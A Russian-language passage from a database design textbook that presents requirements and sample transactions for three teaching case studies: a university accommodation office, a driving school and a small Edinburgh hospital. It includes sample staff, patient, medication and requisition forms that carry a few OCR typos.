Ввести сведения о новом клиенте (например, о клиенте Mike Ritchie).

Ввести сведения об осмотре клиентом объекта недвижимости (например, о том, что клиент Mike Ritchie осмотрел объект недвижимости с номером PG4 в Глазго 6 мая 2000 года).

Ввести сведения о договоре аренды между клиентом и владельцем объекта недвижимости (например, о том, что клиент Mike Ritchie арендовал объект недвижимости с номером PG4 на период с 10 мая 2000 года по 9 мая 2001 года).

Обновление/удаление данных

Обновить/удалить сведения об объекте недвижимости.
Обновить/удалить сведения о владельце объекта недвижимости.
Обновить/удалить сведения о клиенте.
Обновить/удалить сведения об осмотре клиентом объекта недвижимости.
Обновить/удалить сведения о договоре аренды.

Запросы к данным

Ниже перечислены примеры запросов, требуемых в процессе работы с представлением Staff.

Транзакция A. Составить список со сведениями о сотрудниках, которыми руководит указанный контролер в данном отделении.

Транзакция B. Составить список со сведениями обо всех ассистентах, отсортировав его в алфавитном порядке по именам сотрудников отделения.

Транзакция C. Составить список со сведениями об объектах недвижимости (включая сумму залога по договору аренды), которые предлагаются для аренды в указанном отделении, наряду со сведениями о владельцах.

Транзакция D. Составить список со сведениями об объектах недвижимости, управляемых указанным сотрудником отделения.

Транзакция E. Составить список клиентов, зарегистрированных в отделении, с указанием сотрудников, которые провели регистрацию этих клиентов.

Транзакция F. Определить объекты недвижимости, находящиеся в Глазго, для которых арендная плата не превышает 450 фунтов стерлингов.

Транзакция G. Определить имя и номер телефона владельца указанного объекта недвижимости.

Транзакция H. Составить список со сведениями о комментариях, сделанных клиентами во время осмотра указанного объекта недвижимости.

Транзакция I. Составить список с именами и номерами телефонов клиентов, которые осмотрели указанный объект недвижимости, но не оставили комментариев.

Транзакция J. Составить список со сведениями о договоре аренды между указанными клиентом и владельцем объекта недвижимости.

Транзакция K, Определить договора аренды, срок действия которых истекает в следующем месяце в указанном отделении.

Транзакция L. Составить список со сведениями об объектах недвижимости, которые не сдавались в аренду больше трех месяцев.

Транзакция M. Подготовить список клиентов, пожелания которых соответствуют характеристикам указанного объекта недвижимости.

Приложение Б

ДРУГИЕ УЧЕБНЫЕ ПРОЕКТЫ

В ЭТОМ ПРИЛОЖЕНИИ...

- Учебный проект *University Accommodation Office,* который описывает требования к данным и транзакциям университетского жилищно-коммунального предприятия.
- Учебный проект *EasyDrive School of Motoring,* который описывает требования к данным и транзакциям автошколы.
- Учебный проект *Wellmeadows Hospital,* который описывает требования к данным и транзакциям больницы.

В разделе Б.1 описан учебный проект *University Accommodation Office*, учебный проект *EasyDrive School of Motoring* рассматривается в разделе Б.2, а учебный проект *Wellmeadows Hospital* — в разделе Б.3. Заинтересованный читатель может также ознакомиться с дополнительными учебными проектами, которые приведены в [82].

Б.1. Учебный проект University Accommodation Office

Директор предприятия *University Accommodation Office* обратился с просьбой спроектировать базу данных, чтобы упростить управление этим предприятием, В результате проведения этапа сбора и анализа требований в процессе проектирования базы данных на основе представления этого директора подготовлена приведенная ниже спецификация требований к данным в базе *University Accommodation Office, а* также приведены примеры транзакций, которые должны поддерживаться базой данных.

Б.1.1. Требования к данным

Студенты

Обо всех студентах дневных отделений должны храниться следующие данные: номер свидетельства о зачислении в высшее учебное заведение, имя и фамилия, домашний адрес (улица, город, почтовый индекс), дата рождения, пол, категория студента (например, первый год обучения, аспирант), национальность,

пристрастие к курению (да или нет), особые требования, все дополнительные комментарии, текущие жилищные условия (обеспечен местом/ожидает поселения) и на каком курсе обучается.

Информация о студентах Должна содержать сведения о том, кто в настоящее время сам арендует комнату и кто находится в списке ожидающих места. Студенты могут арендовать комнату в студенческом общежитии или в студенческой квартире.

После поступления студента в университет за ним закрепляется один из сотрудников университета, который становится его консультантом по вопросам учебы. Консультант обязан следить за тем, в каких условиях проживает студент, и контролировать его успеваемость в течение всего периода обучения в университете. О каждом консультанте хранятся такие данные, как фамилия, должность, название факультета, внутренний телефонный номер и номер комнаты.

Студенческие общежития

Каждое студенческое общежитие имеет название, адрес, номер телефона, а за его состоянием следит комендант общежития. В общежитиях предоставляются только отдельные комнаты, и в базе данных должны храниться такие сведения, как номер комнаты, номер места и ежемесячная арендная плата.

Номер места служит уникальным обозначением для каждой комнаты во всех общежитиях, находящихся под управлением предприятия *Accommodation Office,* и используется при аренде комнаты студентом.

Студенческие **квартиры**

Предприятие *Accommodation Office* предоставляет также студенческие квартиры. Эти квартиры полностью обставлены мебелью и предназначены для поселения в их комнатах групп, состоящих из трех, четырех или пяти человек. О каждой студенческой квартире хранится такая информация, как номер квартиры, адрес и количество отдельных спален, имеющихся в каждой квартире. Номер квартиры однозначно обозначает каждую квартиру.

О каждой спальне студенческой квартиры хранится такая информация, как ежемесячная арендная плата, номер комнаты и номер места. Номер места однозначно обозначает каждую комнату во всех студенческих квартирах и используется при аренде комнаты студентам.

Договора аренды

Студент может арендовать комнату в общежитии или студенческой квартире на разные периоды времени. Новые договора аренды заключаются в начале каждого академического года; при этом минимальный период аренды составляет один семестр, а максимальный — один академический год (который включает первый и второй учебные семестры и летний семестр). Каждый отдельный договор между студентом и предприятием *Accommodation Office* имеет уникальное обозначение в виде номера договора аренды.

О каждом договоре аренды должны храниться такие данные, как номер договора аренды, продолжительность периода аренды (указанная в виде количества семестров), имя и номер свидетельства о зачислении студента в высшее учебное заведение, номера места и комнаты, подробный адрес общежития или студенческой квартиры, а также дата, когда студент желает поселиться в комнате, и дата, когда студент хочет выехать из этой комнаты (если она известна).

Счета

В начале каждого семестра каждому студенту отправляется по почте счет за следующий период аренды. Каждый счет имеет уникальный номер.

О каждом счете хранятся такие данные, как номер счета, номер договора аренды, семестр, дата оплаты, фамилия и номер свидетельства о зачислении студента в высшее учебное заведение, номера места и комнаты и адрес общежития или квартиры. Хранятся также дополнительные данные, касающиеся оплаты счета, которые включают дату оплаты счета, метод оплаты (чек, наличные, кредитная карточка Visa и т.д.), дата отправки первого и второго напоминания (в случае необходимости).

Осмотр студенческих квартир

Студенческие квартиры регулярно осматриваются сотрудниками предприятия для определения того, содержится ли это жилье в хорошем состоянии. После каждого осмотра регистрируется такая информация, как имя сотрудника, проводившего осмотр, дата осмотра, указание на то, обнаружен ли данный объект недвижимости в удовлетворительном состоянии (да или нет), и все прочие комментарии.

Сотрудники предприятия Accommodation Office

Определенная информация хранится также о сотрудниках предприятия *Accommodation Office,* Она включает табельный номер, имя и фамилию, домашний адрес (улица, город, почтовый индекс), дату рождения, пол, должность (например, Hall Manager — комендант общежития, Administrative Assistant — помощник администратора, Cleaner — уборщик) и место работы (например, само предприятие Accommodation `Office` или Hall — общежитие).

Курсы

На предприятии *Accommodation Office* хранится также ограниченный объем информации о курсах, которые читаются в университете, в частности номер и название курса (включая год обучения), имя и фамилия руководителя курса, внутренний номер телефона, номер аудитории и название факультета. Для каждого студента должна быть указана информация только об одном курсе.

Ближайшие родственники

По возможности в базу данных вносится информация об одном из ближайших родственников студента, которая включает имя, степень родства, адрес (улица, город, почтовый индекс) и номер телефона, по которому можно с ним связаться.

Б.1.2. Требования к транзакциям (пример)

Ниже перечислены некоторые примеры транзакций, которые должны поддерживаться системой базы данных *University Accommodation Office.*

Транзакция А. Предоставить отчет со списком имен комендантов и номеров телефонов каждого студенческого общежития.

Транзакция В. Составить отчет со списком имен и номеров свидетельств о зачислении в высшее учебное заведение студентов и внести в него сведения о договорах аренды этих студентов.

Транзакция C. Показать сведения о договорах аренды, которые охватывают летний семестр.

Транзакция D. Показать сведения об общей сумме арендной платы, которая была внесена указанным студентом.

Транзакция E. Составить отчет со сведениями о студентах, которые не оплатили свои счета к указанной дате.

Транзакция F. Показать сведения об осмотрах квартир, в ходе которых было обнаружено, что объект недвижимости находится в неудовлетворительном состоянии.

Транзакция G. Составить отчет со сведениями об именах и номерах свидетельств о зачислении в высшее учебное заведение студентов и включить в него сведения о номерах комнат и мест в конкретном студенческом общежитии.

Транзакция H. Подготовить отчет и включить в него сведения обо всех студентах, которые в настоящее время ожидают поселения, т.е. которым еще не предоставлено место.

Транзакция I. Показать общее количество студентов, относящихся к каждой категории.

Транзакция J. Составить отчет с именами и номерами свидетельств о зачислении в высшее учебное заведение всех студентов, которые не предоставили сведений о своих ближайших родственниках.

Транзакция K. Показать имя и внутренний номер телефона консультанта по вопросам учебы, который закреплен за указанным студентом.

Транзакция L. Показать сведения о минимальной, максимальной и средней месячной арендной плате по всем комнатам всех студенческих общежитий.

Транзакция M. Показать общее количество мест в каждом студенческом общежитии.

Транзакция N. Показать табельный номер, имя, возраст и текущее место работы всех сотрудников предприятия *Accommodation Office,* которым на текущую дату исполнилось 60 лет.

Б.2. Учебный проект EasyDrive School of Motoring

Предприятие *EasyDrive School of Motoring* основано в Глазго в 1992 году. С тех пор эта автошкола постоянно растет и уже имеет несколько отделений в большинстве главных городов Шотландии. Но в настоящее время данная школа настолько увеличилась, что для выполнения постоянно возрастающего объема канцелярской работы приходится привлекать все больше и больше административного персонала. Кроме того, связь и обмен информацией между отделениями предприятия, даже находящимися в одном и том же городе, организованы плохо. Директор школы Дэйв Мак-Лауд (Dave MacLeod) пришел к выводу, что допускается слишком много ошибок и успех школы будет недолговечен, если не предпринять каких-либо действий по выходу из сложившейся ситуации. Он знает, что база данных может помочь частично решить проблему обработки управленческой информации, и поэтому обратился к разработчикам с просьбой создать приложение базы данных для повышения качества управления предприятием *EasyDrive School of Motoring.* Директор предоставил следующее краткое описание того, как работает автошкола *EasyDrive School of Motoring.*

Б.2.1. Требования к данным

В каждом отделении имеются менеджер (который также обычно выполняет функции старшего инструктора), несколько старших инструкторов, обычных инструкторов и административный персонал. Менеджер отвечает за повседневную работу своего отделения. Клиенты должны вначале зарегистрироваться в отделении; для этого требуется заполнить форму заявки с указанием их личных данных. Перед первым уроком вождения клиент должен пройти собеседование с инструктором, который должен оценить потребности клиента и убедиться в том, что клиент имеет действительные предварительные водительские права. Клиент вправе попросить, чтобы с ним работал определенный инструктор или даже потребовать замены инструктора на любом этапе процесса обучения вождению. После собеседования планируется время проведения первого урока. Клиент может потребовать проводить с ним индивидуальные уроки или заказать сразу целую серию уроков за меньшую плату. Индивидуальные занятия проводятся в течение одного часа; они начинаются и оканчиваются в отделении. Занятия проводятся с конкретным инструктором; для них выделяется определенный автомобиль на указанное время. Занятия могут проводиться в период с 8:00 до 20:00. После каждого урока вождения инструктор регистрирует, какие навыки вождения были освоены клиентом, и отмечает, какова была дальность пробега автомобиля во время занятия. В автошколе имеется парк автомашин, которые предназначены для обучения вождению. За каждым инструктором закреплен конкретный автомобиль. Инструкторы вправе использовать закрепленные за ними автомобили не только для обучения вождению, но и для личных целей. Регулярно проводится проверка технической исправности автомобилей. После достаточной подготовки клиент подает заявку на проведение экзаменов по вождению. Чтобы получить полные водительские права, клиент должен успешно пройти и практическую, и теоретическую части экзамена. За обеспечение качественной подготовки клиента ко всем частям экзамена отвечает инструктор. Инструктор не отвечает за проведение экзаменов и не находится в автомобиле во время сдачи экзаменов по вождению, но должен быть готов доставить клиента в экзаменационный центр перед проведением экзаменов и отвести его снова в отделение компании после их окончания. Если клиент не сможет сдать экзамен, инструктор должен указать причины неудачи.

Б.2.2. Требования к транзакциям (пример)

Директор назвал некоторые примеры типичных запросов, которые должно поддерживать приложение базы данных для предприятия *EasyDrive School of Motoring*.

Транзакция A. Составить список имен и номеров телефонов менеджеров каждого отделения.

Транзакция B. Указать полные адреса всех отделений в Глазго.

Транзакция C. Указать имена всех инструкторов женского пола, которые работают в отделении Берсден (Bearsden) Глазго.

Транзакция D. Определить общее количество сотрудников каждого отделения.

Транзакция E. Определить общее количество клиентов (прошедших обучение и обучающихся в настоящее время) в каждом городе.

Транзакция F. Составить расписание занятий на следующую неделю для указанного инструктора.

Транзакция G. Привести сведения о собеседованиях, проведенных указанным инструктором.

Транзакция H. Определить общее количество клиентов мужского и женского пола (прошедших обучение и обучающихся в настоящее время) в отделении Берсден города Глазго.

Транзакция I. Составить список с табельными номерами и именами сотрудников, которые работают инструкторами и имеют возраст старше 55 лет.

Транзакция J. Определить регистрационные номера автомобилей, в которых не были обнаружены неисправности.

Транзакция K. Определить регистрационные номера автомобилей, используемых инструкторами в отделении Берсден города Глазго.

Транзакция L. Составить список имен клиентов, которые успешно сдали экзамены по вождению в январе 2000 года.

Транзакция M. Составить список имен клиентов, которые сдавали экзамены по вождению больше трех раз и все равно не сдали.

Транзакция N. Определить среднее количество километров, которые проезжает клиент в течение одного часового занятия.

Транзакция O. Определить количество административного персонала, работающего в каждом отделении.

Б.3. Учебный проект Wellmeadows Hospital

В этом учебном проекте рассматривается небольшая больница *Wellmeadows Hospital,* которая находится в Эдинбурге и специализируется на обслуживании пожилых людей. Ниже приводится описание данных, которые собираются, сопровождаются и используются сотрудниками больницы *Wellmeadows Hospital* при выполнении их повседневных обязанностей.

Б.3.1. Требования к данным

Палаты

В больнице *Wellmeadows Hospital* имеется 17 палат на 240 коек, предназначенных для краткосрочного и долгосрочного пребывания пациентов, а также собственная клиника. Каждая палата обозначается номером (например, палата 11), названием (например, ортопедическая палата), расположением (например, блок E), общим количеством коек и дополнительным номером телефона (например, дополнительный номер 7711).

Сотрудники

Всю ответственность за работу больницы *Wellmeadows Hospital* несет ее главный врач (Medical Director). Он контролирует действия сотрудников больницы и использование всех имеющихся ресурсов (распределение коек и расходных материалов) для обеспечения эффективного обслуживания всех пациентов.

Кроме того, в больнице *Wellmeadows Hospital* имеется начальник отдела кадров (Personnel Officer), который отвечает за наличие необходимого количества сотрудников требуемой квалификации в каждом из отделений (палат) и в клинике. О каждом сотруднике больницы хранится следующая информация: табельный номер сотрудника, имя и фамилия, полный адрес, номер телефона, дата рождения, пол, номер свидетельства социального страхования (NIN), занимаемая должность, текущая зарплата и существующая шкала ставок. Кроме того, хра-

нится информация о квалификации каждого сотрудника (тип и дата присвоения квалификации, а также название присвоившего ее учреждения) и о его послужном списке (название организации, должность, дата поступления на работу и увольнения с нее).

Кроме того, для каждого сотрудника записываются сведения из договора о найме на работу, включая количество рабочих часов в неделю, тип заключенного договора (временный или постоянный), а также периодичность выплаты зарплаты (еженедельно или ежемесячно).

На рис. Б.1 показан пример заполненной формы, содержащей сведения о сотруднике (Moira Samuel), работающем в палате №11.




Рис. Б.1. Форма с данными о сотруднике больницы WellmeadowsHospital

В каждой палате и клинике есть заведующий (Charge Nurse), отвечающий за повседневную деятельность палаты или клиники. Он контролирует расходование выделенных для его палаты/клиники бюджетных средств и следит за загруженностью персонала, а также за использованием всех имеющихся ресурсов (коек и расходных материалов). Для обеспечения эффективного управления главврач работает в тесном контакте с заведующими всех подразделений больницы.

Заведующий отвечает за составление еженедельного расписания дежурств, а также следит за тем, чтобы в палате/клинике круглые сутки находилось нужное количество сотрудников необходимой квалификации. В течение недели каждый сотрудник работает в одной из трех смен: утренней, вечерней или ночной.

Помимо заведующего, в каждой палате и клинике есть также старшие и младшие медсестры, врачи и вспомогательный персонал. В клинике и некоторых палатах работают также специалисты из разных областей медицины (например, палатные врачи, физиотерапевты и т.д.).

На рис. Б.2 показан пример отчета с данными о сотрудниках, которые работают в палате №11.

Page 1

Wellmeadows Hospital
Ward Staff Allocation

Week beginning 9-Jan-01

Ward Number Ward 11
Ward Name Orthopaedic
Location Block £

Charge Nurse Moira Samuel
Staff Number S011
Tel Extn 7711

Staff No.	Name	Address	Tel No.	Position	Shift
S098	Carol Cummings	15 High Street Edinburgh	0131-334-5677	Staff Nurse	Late
S123	Morgan Russell	23A George Street Broxburn	01506-67676	Nurse	Late
S167	Robin Plevin	7 Glen TerraceEdinburgh	0131-339-6123	Staff Nurse	Early
S234	Amy O'Donnell	234 Princes Street Edinburgh	0131-334-9099	Nurse	Night
$344	Laurence Barns	1 Apple Drive Edinburgh	0131-334-9100	Consultant	Early

Рис, Б.2. Первая страница отчета с данными о сотрудниках, работающих в одной из палат больницы Welimeadows Hospital

Пациенты

Когда пациент впервые обращается в больницу, ему присваивается уникальный номер. Одновременно о нем записываются некоторые дополнительные сведения: имя и фамилия, адрес, номер телефона, дата рождения, пол, семейное положение, дата регистрации в больнице, а также сведения о его ближайшем родственнике.

Ближайший родственник пациента

В больнице хранятся сведения об одном из ближайших родственников каждого пациента: имя и фамилия, степень родства с пациентом, адрес и номер телефона.

Участковые врачи

Пациенты обычно обращаются в больницу по направлению участкового врача. О каждом таком участковом враче в больнице хранятся следующие сведения: имя и фамилия, номер клиники, адрес и номер телефона. Номер клиники является уникальным в пределах всей территории Великобритании. На рис. Б.3 показан пример формы регистрации пациента, заполненной сведениями о пациенте Anne Phelps.




Рис. Б.3. Форма регистрации *пациента, используемая для записи* ***данных о пациентах*** *больницы Wellmeadows Hospital*

Назначения на прием

После направления участковым врачом в больницу *Wellmeadows Hospital* пациент получает назначение на прием к одному из консультантов этой больницы.

Каждое назначение на прием имеет уникальный номер. Кроме того, по каждому назначению сохраняется следующая информация: имя консультанта и его табельный номер, дата и время приема, номер кабинета (например, Е252).

После осмотра пациента консультант может порекомендовать ему посетить больничную клинику или записаться в очередь на получение места в соответствующей палате.

Амбулаторные пациенты

Об амбулаторных пациентах хранится такая информация: номер пациента, имя и фамилия, адрес, номер телефона, дата рождения, пол, дата и время приема в клинике.

Стационарные пациенты

Заведующий палатой и прочий старший медицинский персонал отвечают за распределение коек среди пациентов, записанных в очередь. В базе данных хранятся следующие сведения о пациентах, помещенных в палату или записанных в очередь: номер пациента, имя и фамилия, адрес, номер телефона, дата рождения, пол, семейное положение, сведения о ближайшем родственнике пациента, дата регистрации в очереди, назначенная палата, предполагаемый срок лечения (в сутках), дата размещения в палате, предполагаемая дата выписки, а также фактическая дата выписки, если она наступила.

При поступлении пациента в палату для него также указывается номер его койки. На рис. Б.4 показан пример отчета с данными о пациентах, которые находятся в палате **№11.**

Page 1

Wellmeadows Hospital
Patient Allocation

Week beginning 16-Jan-01

Ward Number Ward 11 — Charge Nurse Moira Samuel

Ward Name Orthopaedic — Staff Number SOU


Location Block E — Tel Extn 77Л

Patient Number	Name	On Waiting List	Expected Stay (Days)	Date Placed	Date Leave	Actual Leave	Bed Number
P10451	Robert Drumtree	12-Jan-01	5	12-Jan-01	17-Jan-01		84
P10480	Steven Parks	12-Jan-01	4	14-Jan-01	18-Jan-01		79
P10563	David Block	13-Jan-01	14	13-Jan-01	27-Jan-01		80
P10604	Ion Thomson	14-Jan-01	J0	15-Jan-01	25-Jan-01		87
P10787	Peter Smith	17-Jan-01	5	17-Jan-01	22-Jan-01		84

Рис. Б.4. Отчет с данными о пациентах, которые находятся в палате №11 больницы Wellmeadows Hospital

Медикаменты, назначенные пациенту

В больнице ведется учет медикаментов, назначенных пациенту. При этом фиксируются номер и имя пациента, номер и название лекарства, количество приемов лекарства в сутки, способ приема (например, внутреннее, внутривенное и т.д.), а также начало и конец курса лечения данным препаратом. В процессе лечения контролируется количество лекарств, выдаваемых указанному пациенту. На рис. Б.5 показан пример отчета об использовании медикаментов при лечении пациента Robert MacDonald.



Wellmeadows Hospital
Patient Medication Form

Patient Number: P10034

Full Name Robert MacDonald

Ward Number Wart 11

Bed Number 84

Ward Name Orthopaedic

Drug Number	Name	Description	Dosage	Method of Admin	Units per Day	Start Date	Finish Date
10323	Morpithe	Pain killer	10mg / ml	Oral	50	24-Mar-01	24-Apr-01
10334	Tetraycline	Antibiotic	0.5mg / ml	IV	10	24-Mar-01	17-Apr-01
10223	Morphine	Pain killer	10mg / ml	Oraf	10	25-Apr-01	2-May-01

Рис. Б.5. Отчет с данными об использовании медикаментов при лечении пациента в больнице Wellmeadows Hospital

Хирургические и нехирургические расходные материалы


В больнице *Wellmeadows Hospital* имеется централизованный склад расходных материалов: хирургических (шприцы, стерильная одежда) и нехирургических (пластиковые пакеты, фартуки). Для их учета в больнице хранятся следующие сведения: название и идентификационный номер предмета, его описание, количество на складе, уровень запаса, при котором подается заказ об его восполнении, а также стоимость. Идентификационный номер предмета является уникальным для всех хирургических и нехирургических расходных материалов. Учет их расходования ведется отдельно для каждой палаты.

Фармацевтические расходные материалы

В больнице *Wellmeadows Hospital* есть также склад фармацевтических расходных материалов (например, антибиотики, болеутоляющие средства и т.д.). О них хранится такая информация: идентификационный номер и название лекарства, описание, дозировка, способ приема, количество на складе, уровень запаса, при котором подается заказ о его восполнении, а также стоимость. Идентификационный номер лекарства является уникальным для всех фармацевтических расходных материалов. Учет расходования медикаментов ведется также отдельно для каждой палаты.

Заявка на материалы

По мере необходимости заведующий палатой может получать хирургические, нехирургические и фармацевтические расходные материалы с центрального склада больницы. Для каждой палаты они поставляются на основании заявки, содержащей следующие сведения: уникальный номер заявки, имя сотрудника (составившего заявку), номер и название палаты, идентификационный номер предмета или лекарства, его название, описание, дозировка и метод приема (только для таблеток), стоимость единицы, заказываемое количество, а также дата заказа. После доставки заказанных расходных материалов в палату форма должна быть подписана заведующим, который подготовил заявку, с указанием даты, На рис. Б.6 показан пример заявки на получение морфия для палаты №11.



Wellmeadows Hospital
Central Store
Requisition Form

Requisition Number: 034567712

Ward Number Ward 1 1 — Requisitioned By Moira Samuel

Ward Name Orthopaedic — Requisition Date 15-Feb-01

Item/Drug Number	Name	Description	Dosage (Drugs Only)	Method of Admin	Cost per Unit	Quantity
10223	Morphine	Pain killer	10mg/ml	Oral	27.75	50

• Received By: — Date Received:

Рис. *Б.6. Заявка* ***на*** *получение* ***медикаментов*** *для* ***палаты*** *№11 больницы Wellmeadows* ***Hospital***

Поставщики

В базе данных больницы должны также храниться сведения о поставщиках хирургических, нехирургических и фармацевтических расходных материалов: название и номер поставщика, адрес, номера телефона и факса. Номер поставщика является уникальным для всех поставщиков.

Б.3.2. Требования к транзакциям (пример)

Ниже перечислены транзакции, включающие обработку данных, необходимых сотрудникам больницы для исполнения их повседневных служебных обязанностей. Каждая транзакция связана с конкретными функциями, за выполнение которых отвечают сотрудники больницы, занимающие определенную должность. После описания транзакции в скобках указывается ее основной пользователь или группа пользователей.

Транзакция A. Создание и сопровождение записей со сведениями о сотрудниках (начальник отдела кадров).

Транзакция B. Поиск сотрудников с определенной квалификацией или опытом работы по требуемой специальности (начальник отдела кадров).

Транзакция C. Подготовка отчета о сотрудниках, работающих в каждой из палат (начальник отдела кадров и заведующие палатами),

Транзакция D. Создание и сопровождение записей со сведениями о пациентах больницы (все сотрудники).

Транзакция E. Создание и сопровождение записей со сведениями о пациентах, направленных в амбулаторную клинику (заведующий).

Транзакция F. Создание отчета со сведениями о пациентах, направленных в амбулаторную клинику (заведующий и главврач).

